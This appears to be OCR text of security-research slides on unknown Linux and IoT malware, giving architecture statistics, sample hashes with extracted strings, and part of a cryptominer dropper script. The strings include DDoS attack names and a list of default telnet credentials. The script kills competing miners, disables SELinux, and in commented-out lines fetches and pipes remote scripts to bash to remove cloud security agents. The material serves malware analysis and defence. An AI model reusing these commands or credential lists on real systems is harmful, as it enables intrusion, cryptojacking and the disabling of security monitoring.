
Top 10 attacked countries

txOne networks

Unknown Malware Playground


VirusTotal Unknown Malware Count

Unknown Malware Playground



Unknown Malware Playground


18,000⁺ Unknown Malware

Architecture	Ratio
i386	**65.01%**
ARM	**9.95%**
MIPS	**7.87%**
PowerPC	2.53%
SH4	2.49%
Others	12.15%

Unknown Malware Playground

sha256	Malware content
2fe1d79802e9beb75cdd34f9d15d8711ffcf115f2bc0bcd96034afd42fb5034b	\nTSource Engine Query\nUDPRAW\nSYNACK\nack,syn\nHEXBYPASS\nRHEX\nOVHRAPE\nSERVER\nNIGGA\n%d.%d.%d.%d\n8.8.8.8\n/proc/net/route\n 00000000 \n/usr/bin/python\nsshd\n/usr/sbin/dropbear\narch %s\nmips\nnf1dk5a8eisr9i32\n-$.$,'*$1+ 1k52E\n"*6-e1-$1e&-,+ 6 e#$(,)<e$1e1- e*1- 7e1$') e607 e$1 e$)*1E\n6-))E\n +$') E\n6<61 (E\nj',+j'06<'*=e\ne$55) 1e+*1e#*0+!E\n+&*77 &1E\nj',+j'06<'*=e56E\nj',+j'06<'*=e.,))eh|jE\nj57*&jE\nj = E\nj#!E\nj($56E\nj57*&j+ 1j1&5E\nt"&$'q!*(vp-+5w) ,u/.#E\n)5 7E\nj! 3j2$1&-!*"E\nj! 3j(,6&j2$1&-!*"E\n$#/6!.#)w!+2$+!E\n(nil)\n(null)\nhlLjztqZ\nnpxXoudifFeEgGaACScs\n +0-#'I\n !"-N.Y]Z\n#$%&'()*+,234567\n;<=>?@ABCDEFGJIMOPQRSTUVWX[\^_`abcxyz{|}~\nUnknown error \nSuccess\nOperation not permitted\nNo such file or directory\nNo such process\nInterrupted system call\nInput/output error\nNo such device or address\nArgument list too long\nExec format error\nBad file des
2fe1d79802e9beb75cdd34f9d15d8711ffcf115f2bc0bcd96034afd42fb5034b	F5 <\n@ !$\n@ !$\n74By\n<n4B\n74By\n@(!$\n$B~L\n`(!$\n`(!$\n`(!$\n`(!$\n@0!$\n@ !$\n$D~T\n$E~\\n$F~`\n@ !$\n@ !$\n@ !$\n@(!$\n$b~d\n@ !<\n`(!$\n@(!$\n`(!$\n`(!$\n`0!$\n@ !<\n@ !$\n@(!$\n`0!$\n`0!$\n@ !$\n@ !<\n@(!$\n`0!$\n@(!$\n@(!$\n (B'\n4BB@\n@ !$\n (B'\n@ !$\n (B'\n@ !$\n@ !$\n (B'\n@ !$\n (B'\n4BB@\n@ !$\n (B'\n@ !$\n@ !$\n@ !$\n@ !$\n@ !$\n@(!$\n@ !$\n`(!$\n@ !$\n@(!$\n`0!$\n`(!$\n@(!$\n@(!$\n  !$\n`0!$\n 0!'\n !'9\n 0!$\n@ !'\nh!&R\nH!$J\n @$c\n 8!$\nH#1)\nCH%<\n0!4J\nf(!$\n !$P\n@(!<\n@0!$\n`(!&F\nC0$,\n(!'9\n (!'9\n 0!'9\n 0!'9\nff4Jfg\n4cNm\n$B09\n (!$\n`(!$\n !$Q\n` !$\n` !$\n !%J\nF$ 2\nF" 2\nF" <\nF 2\nF& <\nF 0>\ndX!F \nF $D\nP!F(\nH(#)\n8!%)\n+0!(\n`(!$\n(!$c\n-4Lfg'\nd(#'\nCP%<\nP!1B\nLh#$\nCH%<\nF8!0b\nHX%%J\n !$D\n 2B \n !$\n !$B\nCH%<\nX'9V\n !'9V\n !'9Z\\nP(!(\n'9Z\\nMozilla/4.0 (Compatible; MSIE 8.0; Windows NT 5.2; Trident/6.0)\nMozilla/4.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0)\nMozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; pl) Opera 11.00\nMozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; en) Opera 11.00\nMozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; ja) Opera 11.00\nMozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; de) Opera 11.01\nMozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; fr) Opera 11.00\nMozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.102 Safari/537.36\nMozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.79 Safari/537.36\nMozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0\nMozilla/5.0 (iPhone; CPU iPhone OS 8_4 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Version/8.0 Mobile/12H143 Safari/600.1.4\nMozilla/5.0 (Windows NT 6.1; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0\nMozilla/5.0 (Windows NT 6.1; WOW64)
054559f8104d881b20e9a85ed9e08d8a04c7eefcc5cff8c2a54baa56b9d3d7b1	nsocket\nsendto\nlXfYC7TFaCq5Hv982wuIiKcHlgFA0jEsW2OFQStO7x6zN9dBgayyWgvbk0L3lZClzJCmFG3GVNDFc2iTHNYy7gss8dHboBdeKE1VcblH1AxrVyiqokw2RYFvd4cd1QxyaHawwP6go9feBeHdlvMRDLbEbty3Py8yVT3UTjy3ZKONXmMNvURTUZTkeH37XT9H5JwH0vKB1Yw2rSYkTwcTvx6OltSIlahFg92uCRbLM8amh8GaGGGRw56iNUTGLgi395vj9ZVVeP01k7Tvq3NRvxo########!!!!!!!!!!!!!!!@!@!@$!%@&$^!@%%^!@%*!(@%&*(!@%&!@*(%&!@()%*!@%))\ndayzddos.co runs you if you read this lol then you tcp dumped it because it hit you and you need to patch it lololololol\n2lc<2bcl&\n!-2b\n-!2b\n0!-0\n><27\n0!-20-0-!0!->\n2 3bc\n!-=6\nlm6l\nc "l-\ncm7"cm\n-"cm\n"-!"c\n02`0\n"66m\nabc\nbla,7"c\n="cl\n-7cb\nmcb7<T\n&<556= wu1v50w(}')}}46<!s0--)ww*+27/+rs"6|1$!s\|(6wr4r$p.+?(&#$/q}\|r\|t&(!2/#3 ,/\| #(*, .6s*'t1} 3,0)r?s#0-4t+.7s/+q5,4,64=($')q*&0w5/557./(r'#/-v16t0)E\ny8rtyutvybt978b5tybvmx0e8ytnv58ytr57yrn56745t4twev4vt4te45yn57ne46e456be467mt6ur567d5r6e5n65nyur567nn55sner6rnut7nnt7yrt7r6nftynr567tfynxyummimiugdrnyb\nHTTP\nHOLD\nJUNK\nHTTPHEX\nOVHKILL\nNFODROP\nSCANNER\nBLACKNURSE\nFLUX\nSTOP\nroot\nadmin\nguest\ndefault\nuser\ndaemon\ntelnet\nAdministrator\nmg3500\nadmin1\nubnt\nsupport\npassword\nZte521\nvizxv\n000000\n14567\nhi3518\npass\nadmin14\n7ujMko0admin\n00000000\nklv1\nklv14\noelinux1\nrealtek\n1111\n54321\nantslq\nzte9x15\nsystem\n1456\n888888\nikwb\njuantech\nxc3511\n1111111\nservice\n4321\ntech\nabc1\nswitch\nmeinsm\nsmcadmin\n14567890\nanko\nmerlin\nzlxx.\nogin\nname\npass\ndvrdvs\nnvalid\nailed\nncorrect\nenied\nerror\ngoodbye\ntimeout\nshell\nusybox\nrror\noodbye\nbusybox\

Unknown Malware Playground



```
 #!/bin/bash
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
setenforce 0 2>/dev/null
ulimit -u 50000
sysctl -w vm.nr_hugepages=$((`grep -c processor /proc/cpuinfo` * 3))
netstat -antp | grep ':3333'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':4444'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':5555'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':7777'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':14444'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':5790'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':45700'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':2222'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':9999'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':20580'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':13531'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep '23.94.[redacted]080'  | awk '{print $7}' | sed -e 's/\/.*//g' | xargs kill -9
netstat -antp | grep '134.12[redacted]:8080'  | awk '{print $7}' | sed -e 's/\/.*//g' | xargs kill -9


rand=$(seq 0 255 | sort -R | head -nl)
rand2=$(seq 0 255 | sort -R | head -nl)

#if ps aux | grep -i '[a]liyun'; then
#  (wget -q -O - http:/[redacted]wnload/uninstall.sh||curl -s[redacted]ad/uninstall.sh)|bash; lwp-downloa
nstall.sh
#  (wget -q -O - http:[redacted]ownload/quartz_uninstall.sh||curl -s[redacted]com/download/quartz_uninstall.sh)|bas
all.sh; bash /tmp/uninstall.sh
#  pkill aliyun-service
#  rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
#  rm -rf /usr/local/aegis*
#  systemctl stop aliyun.service
#  systemctl disable aliyun.service
#  service bcm-agent stop
#  yum remove bcm-agent -y
#  apt-get remove bcm-agent -y
#elif ps aux | grep -i '[y]unjing'; then
#  /usr/local/qcloud/stargate/admin/uninstall.sh
#  /usr/local/qcloud/YunJing/uninst.sh
#  /usr/local/qcloud/monitor/barad/admin/uninstall.sh
#fi
#sleep 1
#echo "DER Uninstalled"

chattr -ai /tmp/dbused

